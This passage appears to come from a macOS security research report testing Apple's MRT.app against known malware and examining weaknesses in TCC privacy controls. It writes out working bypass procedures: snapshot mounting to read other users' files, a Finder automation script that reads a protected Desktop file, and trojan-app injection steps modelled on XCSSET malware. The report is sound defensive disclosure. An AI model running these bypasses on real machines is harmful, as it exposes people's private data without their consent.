total 24
drwxr-xr-x    5 user  staff   160 18 May 17:18 .
drwx------@ 111 user  staff  3552  4 Mar 20:35 ..
-rw-r--r--@   1 user  staff  6148  4 Mar 20:32 .DS_Store
-rw-r--r--    1 user  staff     0 18 May 17:18 com.apple.Safari.pac.plist
→ LaunchAgents cd -
/Library/Apple/System/Library/CoreServices/MRT.app/Contents/MacOS
→ MacOS ./MRT -a
2021-05-18 17:20:19.458 MRT[21792:3643786] Running as agent
2021-05-18 17:20:24.628 MRT[21792:3643786] Found OSX.Dok.A infection.
~/Library/LaunchAgents/com.apple.Safari.pac.plist: Unload failed
~/Library/LaunchAgents/com.apple.Safari.proxy.plist: Unload failed
~/Library/LaunchAgents/com.apple.Safari.pac.plist: Delete
~/Library/LaunchAgents/com.apple.Safari.proxy.plist: Delete failed
2021-05-18 17:20:28.332 MRT[21792:3643786] err Error reading data of file ethcheck
2021-05-18 17:20:30.072 MRT[21792:3643786] err Error reading data of file ethcheck
2021-05-18 17:20:33.646 MRT[21792:3643786] Agent finished.
2021-05-18 17:20:33.646 MRT[21792:3643786] Finished MRT run
→  MacOS cd -
~/Library/LaunchAgents
→  LaunchAgents ls -al
total 24
drwxr-xr-x    4 user  staff   128 18 May 17:20 .
drwx------@ 111 user  staff  3552  4 Mar 20:35 ..
```

```
-rw-r--r--@   1 user   staff   6148   4 Mar 20:32 .DS_Store
```

As the output above shows, after dishing out a few error messages, MRT.app removes the file. It also looks for and tries to delete another file that is obviously associated with the OSX.Dok.A infection.


So far, so good: we have confirmed that the MRT app works, and we know how to invoke it. Let's now see what common in-the-wild macOS malware MRT actually knows about.

Apple has gone to some lengths to obfuscate many of the `strings` that MRT uses (our output from the strings utility earlier is mostly old stuff from earlier versions of MRT). After initially using plain strings in earlier versions of MRT, Apple briefly changed to using stack strings, but after we reported on this earlier, Apple changed their string encoding routines again. Teasing these out of MRT now is an advanced reverse engineering technique not easily replicated by non-specialists. However, we can repeat the method above to see whether MRT knows about them fairly easily.


To reiterate what we said above, you will need to do this in an isolated VM environment as we're going to be dealing with live malware samples. Although we won't actually need to execute these, you still don't want to be playing with malware on a production machine.

We'll pick a variant of Adload for this test, since this is a malware family that's been prevalent on macOS for several years now. In this case, we'll test for SearchLibrary, which has been known since at least mid-March 2021 and has a deservedly bad reputation on VirusTotal.

The SearchLoad variant of malware has been around for some time



SHA256: 668ca96dc34c9843e0bae599ea0f38dd1e5b3747a9ec46f3008e01b6b9c0fba9]



To test this, we'll create a folder at the path shown in the image above,

```
% mkdir -p /Library/Application\ Support/com.SearchLibraryDaemon
```

We now take a sample of the malware executable and drop that in the folder we just created with the name `SearchLibrary` and repeat the test we did above, running MRT both with the `-a` switch and with `sudo` and the `-d` switch. Did MRT remove the malware?

As of the time of writing this, three months after the sample was first seen on VirusTotal, MRT.app doesn't remove that sample and we can conclude that MRT.app does not know of this malware. That may well change by the time you read this (and so we would hope, especially if Apple have read this), but the wider point is that this sample in itself isn't of particular importance. You can repeat the test with any samples you choose. All you need is a sample whose exact file path on disk when dropped is known (this can often be ascertained from behavioral reports on VirusTotal), and you will get a good idea of whether the built-in tools are going to protect you against that sample.

What can we conclude from this? Like XProtect, there is no doubt that MRT.app works for the malware that it's been coded to detect. What this test shows is that there are well-known samples of macOS malware, in the wild, that MRT.app simply has no knowledge of, and that the conclusion you should reach from this is that the built-in tools that come with your Mac need augmentation from other, more robust security solutions.

08 Transparency, Consent & Control

TL;DR: TCC is meant to protect user data from being accessed, but multiple partial and full bypasses are known, with at least one known to be actively exploited in the wild. Weaknesses in the design of the system also mean that TCC is easily overridden by admins inadvertently.

In recent years, protecting sensitive user data on-device has become of increasing importance, particularly now that our phones, tablets and computers are used for creating, storing and transmitting the most sensitive data about us: from selfies and family videos to passwords, banking details, health and medical data and pretty much everything else.

With macOS, Apple took a strong position on protecting user data early on, implementing controls as far back as 2012 in OSX Mountain Lion under a framework known as 'Transparency, Consent and Control', or TCC for short. With each iteration of macOS since then, the scope of what falls under TCC has increased to the point now that users can barely access their own data – or data-creating devices like the camera and microphone – without jumping through various hoops of giving 'consent' or 'control' to the relevant applications through which such access is mediated.


There have been plenty of complaints about what this means with regards to usability, but we do not intend to revisit those here. Our concern here is to highlight a number of ways in which TCC fails when users and IT admins might reasonably expect it to succeed.

The current version of the platform security guide states:

> Apple devices help prevent apps from accessing a user's personal information without permission using various technologies...[in] System Preferences in macOS, users can see which apps they have permitted to access certain information as well as grant or revoke any future access.

In common parlance, we're talking about privacy protections that are primarily managed by the user in System Preferences' Privacy tab of the Security & Privacy pane.

System Preferences User Privacy controls



Mac devices controlled by an MDM solution may also set various privacy preferences via means of a Profile. Where in effect, these preferences will not be visible to users in the Privacy pane above. However, they can be enumerated via the TCC database. The command for doing so changes slightly with Big Sur and later.

macOS 11 (Big Sur) and later:


```
sudo sqlite3 /Library/Application Support/com.apple.TCC/TCC.db "SELECT client,auth_value FROM access WHERE service=='kTCCServiceSystemPolicyAllFiles'" | grep '2'$
```

macOS 10.15 (Catalina) and earlier:

```
sudo sqlite3 /Library/Application Support/com.apple.TCC/TCC.db “SELECT client,allowed FROM access WHERE service == ‘kTCCServiceSystemPolicyAllFiles’” | grep ‘1’$
```

The command line also presents users and administrators with the `/usr/bin/tccutil` utility, although its claim to offer the ability “to manage the privacy database” is a little exaggerated since the only documented command is reset. The tool is useful if you need to blanket wipe TCC permissions for the system or a user, but little else.

The tccutil tool is used to manage the privacy database




```
tccutil(1)                BSD General Commands Manual              tccutil(1)

NAME
     tccutil -- manage the privacy database

SYNOPSIS
     tccutil command service [bundle_id]

DESCRIPTION
     The tccutil command manages the privacy database, which stores decisions the user has made about
     whether apps may access personal data.

     One command is currently supported:

     reset    Reset all decisions for the specified service, causing apps to prompt again the next time
              they access the service. If a bundle identifier is specified, the service will be reset for
              that bundle only.

EXAMPLES
     To reset all decisions about whether apps may access the address book:

          tccutil reset AddressBook
          tccutil reset All com.apple.Terminal

Darwin                    April 3, 2012                         Darwin
(END)
```

Under the hood, all these permissions are managed by the TCC.framework at

`/System/Library/PrivateFrameworks/TCC.framework/Versions/A/Resources/tccd.`

Strings from the tccd binary related to user permissions



```
MacBook-Pro :: Versions/A/Resources » strings tccd | grep -i kTCCService
kTCCServiceAll
kTCCServiceExposureNotification
kTCCServiceAccessibility
kTCCServiceFaceID
kTCCServiceSystemPolicyAllFiles
AlwaysAllowedService.kTCCServiceAppleEvents
AlwaysAllowedService.kTCCServiceAppleEvents preference
kTCCServiceAppleEvents
DELETE FROM access WHERE service = 'kTCCServiceAppleEvents' AND client LIKE 'com.apple.%'
DELETE FROM access WHERE client = 'com.apple.QuickTimePlayerX' AND service IN ('kTCCServiceCamera', 'kTCCServiceMicrop
hone', 'kTCCServiceScreenCapture')
DELETE FROM access WHERE client = 'com.apple.Health' AND service = 'kTCCServiceLiverpool'
DELETE FROM access WHERE client = '/usr/sbin/sshd' AND service = 'kTCCServiceSystemPolicyAllFiles'
kTCCServiceAddressBook
kTCCServiceContactsLimited
kTCCServiceContactsFull
kTCCServiceCalendar
kTCCServiceReminders
kTCCServiceTwitter
kTCCServiceFacebook
kTCCServiceSinaWeibo
kTCCServiceTencentWeibo
kTCCServiceShareKit
kTCCServiceLiverpool
kTCCServiceUbiquity
kTCCServicePhotos
kTCCServicePhotosAdd
kTCCServiceCamera
kTCCServiceMicrophone
kTCCServiceWillow
kTCCServiceMediaLibrary
kTCCServiceSiri
kTCCServiceMotion
kTCCServiceSpeechRecognition
kTCCServiceUserTracking
```

Looked at in a rather narrow way with regard to how users work with their Macs in practice, one could argue that the privacy controls Apple has designed with this framework work as intended when users (and apps) behave as intended in that narrow sense. However, as we shall now see, problems arise when one or both go off script.

Full Disk Access - One Rule That Breaks Them All

To understand the problems in Apple's implementation of TCC, it's important to understand that TCC privileges exist at two levels: the user level and the system level. At the user level, individual users can allow certain permissions that are designed only to apply to their own account and not others. If Alice allows the Terminal access to her Desktop or Downloads folders, that's no skin off Bob's nose. When Bob logs in, Terminal won't be able to access Bob's Desktop or Downloads folders.

At least, that's how it's supposed to work, but if Alice is an admin user and gives Terminal Full Disk Access (FDA), then Alice can quite happily navigate to Bob's Desktop and Downloads folders (and everyone else's) regardless of what TCC settings Bob (or those other users) set. Note that Bob is not afforded any special protection if he is an admin user, too. Full Disk Access means what it says: it can be set by one user with admin rights and it grants access to all users' data system-wide.

While this may seem like good news for system administrators, there are implications that may not be readily apparent, and these implications affect the administrator's own data security.

When Alice grants FDA permission to the Terminal for herself, all users now have FDA permission via the Terminal as well. The upshot is that Alice isn't only granting herself the privilege to access others' data, she's granting others the privilege to access her data, too.

Surprisingly, Alice's (no doubt) unintended permissiveness also extends to unprivileged users. As reported in CVE-2020-9771, allowing the Terminal to have Full Disk Access renders all data readable without any further security challenges: the entire disk can be mounted and read even by non-admin users. Exactly how this works is nicely laid out in this blog post here, but in short any user can create and mount a local snapshot of the system and read all other users' data.

Even Standard users can read Admin's private data

```
┌─[phils MacBook-Pro] - [/tmp] - [Fri Jun 04, 14:21]
└─[$] <> mkdir snap
┌─[phils MacBook-Pro] - [/tmp] - [Fri Jun 04, 14:21]
└─[$] <> tmutil localsnapshot
NOTE: local snapshots are considered purgeable and may be removed at any time by deleted(8).
Created local snapshot with date: 2021-06-04-142210
┌─[phils MacBook-Pro] - [/tmp] - [Fri Jun 04, 14:22]
└─[$] <> tmutil listlocalsnapshots /
Snapshots for disk /:
com.apple.TimeMachine.2021-06-04-142210.local
live_D3E81FDD-BD40-4368-980B-8BAA0A84A9F3
┌─[phils MacBook-Pro] - [/tmp] - [Fri Jun 04, 14:22]
└─[$] <> mount_apfs -o noowners -s com.apple.TimeMachine.2021-06-04-142210.local /System/Volumes/Data /tmp/snap
mount_apfs: snapshot implicitly mounted readonly
┌─[phils MacBook-Pro] - [/tmp] - [Fri Jun 04, 14:22]
└─[$] <> cd /tmp/snap; ls -al
total 0
drwxr-xr-x    21 phils  staff    672 May 31 15:31 .
drwxrwxrwt     9 root   wheel    288 Jun  4 14:23 ..
d--x--x--x     9 phils  staff    288 May 31 15:31 .DocumentRevisions-V100
drwxr-xr-x     5 phils  staff    160 May 31 15:29 .PreviousSystemInformation
drwx------     4 phils  staff    128 May  6 06:11 .Spotlight-V100
drwxr-xr-t     2 phils  staff     64 May 31 15:30 .TemporaryItems
drwx------  1344 phils  staff  43008 Jun  4 14:00 .fseventsd
drwxrwxr-x    31 phils  staff    992 Jun  1 00:34 Applications
drwxr-xr-x     7 phils  staff    224 May  6 06:09 Firmware
drwxr-xr-x    71 phils  staff   2272 May 31 15:30 Library
drwxr-xr-x@    3 phils  staff     96 Jan  1  2020 System
drwxr-xr-x     6 phils  staff    192 Jan  1  2020 Users
drwxr-xr-x     3 phils  staff     96 May 31 15:31 Volumes
```

The 'trick' to this lies in two command line utilities, both of which are available to all users: `/usr/bin/tmutil` and `/sbin/mount`. The first allows us to create a local snapshot of the entire system, and the second to mount that snapshot as an apfs read-only file system. From there, we can navigate all users data as captured on the mounted snapshot.

It's important to understand that this is not a bug and will not be fixed (at least, 'works as intended' appears to be Apple's position at the time of writing). The CVE mentioned above was the bug for being able to exploit this without Full Disk Access. Apple's fix was to make it only possible when Full Disk Access has been granted.

Takeaway: When you grant yourself Full Disk Access, you grant all users (even unprivileged users) the ability to read all other users' data on the disk, including your own.

Backdooring Full Disk Access Through Automation


This situation isn't restricted only to users: it extends to user processes, too. Any application granted Full Disk Access has access to all user data, by design. If that application is malware, or can be controlled by malware, then so does the malware. But application control is managed by another TCC preference, Automation.

And here lies another trap: there is one app on the Mac that always has Full Disk Access but never appears in the Full Disk Access pane in System Preferences: the Finder.

Any application that can control the Finder (listed in 'Automation' in the Privacy pane) also has Full Disk Access, although you will see neither the Finder nor the controlling app listed in the Full Disk Access pane.


Because of this complication, administrators must be aware that even if they never grant FDA permissions, or even if they lock down Full Disk Access (perhaps via MDM solution), simply allowing an application to control the Finder in the 'Automation' pane will bypass those restrictions.

Automating the Finder allows the controlling app Full Disk Access



In the image above, Terminal, and two legitimate third party automation apps, Script Debugger and FastScripts, all have Full Disk Access, although none are shown in the Full Disk Access privacy pane:

Apps that backdoor FDA through Automation are not shown in the FDA pane




As noted above, this is because the Finder has irrevocable FDA permissions, and these apps have been given automation control over the Finder. To see how this works, here's a little demonstration.

```
% osascript<<EOD
set a_user to do shell script "logname"
tell application "Finder"
set desc to path to home folder
set copyFile to duplicate (item "private.txt" of folder "Desktop" of folder a_user of item
"Users" of disk of home) to folder desc with replacing
set t to paragraphs of (do shell script "cat " & POSIX path of (copyFile as alias)) as text
end tell
do shell script "rm " & POSIX path of (copyFile as alias)
t
```

Although the Terminal is not granted Full Disk Access, if it has been granted Automation privileges for any reason in the past, executing the script above in the Terminal will return the contents of whatever the file "private.txt" contains. As "private.txt" is located on the user's Desktop, a location ostensibly protected by TCC, users might reasonably expect that the contents of this file would remain private if no applications had been explicitly granted FDA permissions. This is demonstrably not the case.

Backdooring FDA access through automating the Finder




The obvious mitigation here is not to allow apps the right to automate the Finder. However, let's note two important points about that suggestion.

First, there are many legitimate reasons for granting automation of the Finder to the Terminal or other productivity apps: any mildly proficient user who is interested in increasing their productivity through automation may well have done so or wish to do so. Unfortunately, this is an "All-In" deal. If the user has a specific purpose for doing this, there's no way to prevent other less legitimate uses of Terminal's (or other programs') use of this access.

Second, backdooring FDA access in this way results in a lowering of the authorization barrier. Granting FDA in the usual way requires an administrator password. However, one can grant consent for automation of the Finder (and thus backdoor FDA) without a password. A consent dialog with a simple click-through will suffice:

A simple 'OK' gives access to control the Finder, and by extension Full Disk Access



While the warning text is explicit enough (if the user reads it), it is far from transparent that given the Finder's irrevocable Full Disk Access rights, the power being invested in the controlling app goes far beyond the current user's consent, or control.

As a bonus, this is not a per-time consent. If it has ever been granted at any point in the past, then that permission remains in force (and thus transparent, in the not-good sense, to the user) unless revoked in System Preferences 'Automation' pane or via the previously mentioned `tccutil reset` command.

Takeaway: keep a close and regular eye on what is allowed to automate the Finder in your System Preferences Privacy pane.

The Sorry Tale of TCC Bypasses

Everything we've mentioned so far is actually by design, but there is a long history of TCC bypasses to bear in mind as well. When macOS Mojave first went on public release, SentinelOne was the first to note that TCC could be bypassed via SSH (this finding was later duplicated by others). Other researchers have since published multiple other bypasses.

A recent TCC bypass came to light after it was discovered being exploited by XCSSET malware in August 2020. Although Apple patched this particular flaw some 9 months later in May 2021, it is still exploitable on systems that haven't been updated to macOS 11.4 or the latest security update to 10.15.7.

On a vulnerable system, it's trivially easy to reproduce.

1. Create a simple trojan application that needs TCC privileges. Here we'll create an app that needs access to the current user's Desktop to enumerate the files saved there.

   ```
   % osacompile -e 'do shell script "ls -al /Users/sphil/Desktop >> /tmp/lsout"' -o /tmp/ls.app
   ```

2. Copy this new "ls.app" trojan to inside the bundle of an app that's already been given TCC permission to access the Desktop.

   ```
   % cp -R /tmp/ls.app /Applications/Some Privileged.app/
   ```

   One way you can find the current permitted list of apps is from the 'Files and Folders' category in the Privacy tab of System Preferences' Security & Privacy pane (malware takes another route, as we'll explain shortly).

3. Execute the trojan app:

   ```
   % open /Applications/Some Privileged.app/ls.app
   ```

Security-minded readers will no doubt be wondering how an attacker achieves Step 2 without already having knowledge of TCC permissions – you can't enumerate the list of privileged apps in the TCC.db from the Terminal unless Terminal already has Full Disk Access.

Assuming the target hasn't already granted Terminal FDA privileges for some other legitimate reason (and who hasn't these days?), an attacker, red teamer or malware could instead enumerate over the contents of the Applications folder and take educated guesses based on what's found there, e.g., Xcode, Camtasia, and Zoom are all applications that, if installed, are likely to be privileged.


Similarly, one could hardcode a list of apps known to have such permissions and search the target machine for them. This is precisely how XCSSET malware works: the malware is hardcoded with a list of apps that it expects to have screen capture permissions and injects its own app into the bundle of any of those found.

Decoded strings from XCSSET malware reveals a list of apps it exploits for TCC permissions

```
00033 PushLiteral 9 #  ;  String: 'us.zoom.xos'

00034 PushLiteral 10 #  ;  String: 'com.hnc.Discord'

00035 PushLiteral 11 #  ;  String: 'WhatsApp'

00036 PushLiteral 12 #  ;  String: 'com.tinyspeck.slackmacgap'

00037 PushLiteral 13 #  ;  String: 'com.tencent.xinWeChat'

00038 PushLiteral 14 #  ;  String: 'com.teamviewer.TeamViewer'

00039 PushLiteral 15 #  ;  String: 'com.upwork.Upwork'

0003a PushLiteralExtended 16 #  ;  String: 'com.parallels.desktop.console'

0003d PushLiteralExtended 17 #  ;  String: 'com.parallels.desktop.appstore'

00040 PushLiteralExtended 18 #  ;  String: 'com.screenshotmonitor.SSM-App'

00043 PushLiteralExtended 19 #  ;  String: 'com.bohemiancoding.sketch3'

00046 PushLiteralExtended 20 #  ;  String: 'com.skype.skype'
00049 PushLiteralExtended 21 # <Value type=fixnum value=0xc>   ;  Decimal value = 12
```

Unfortunately, the fix for this particular bug doesn't effectively stop malware authors. If the bypass fails, it's a simple matter to just impersonate the Finder and ask the user for control. As with the Automation request, this only requires the user to click-through their consent rather than provide a password.]

Fake Finder App used by XCSSET malware to access protected areas



As we noted above, the (real) Finder already has Full Disk Access by default, so users seeing a request dialog asking to grant the Finder access to any folder should immediately raise suspicion that something is amiss.

Takeaway: We know that malware abuses some of these loopholes, and that various TCC bugs exist that have yet to be patched. Our only conclusion at this point has to be that neither users nor admins should place too much faith in the ability of TCC as it is currently implemented to protect data from unauthorized access.

TCC Can Also Work Against You

A common misunderstanding with Apple's User privacy controls is that it prevents access to certain locations (e.g., Desktop, Documents, Downloads, iCloud folders). However, that is not quite the case.

Administrators need to be aware that TCC doesn't protect against files being written to TCC protected areas by unprivileged processes, and similarly nor does it stop files so written from being read by those processes.

A process can write to a TCC protected area, and read the files it writes

```
➜  ~ cd ~/Desktop
➜  Desktop ls -al
ls: .: Operation not permitted
➜  Desktop echo 'I can still read and write files to the Desktop and other protected areas' > ~/Desktop/newfile
➜  Desktop ls -al
ls: .: Operation not permitted
➜  Desktop cat newfile
I can still read and write files to the Desktop and other protected areas
➜  Desktop sw_vers
ProductName:    macOS
ProductVersion: 11.4
BuildVersion:   20F71
➜  Desktop
```

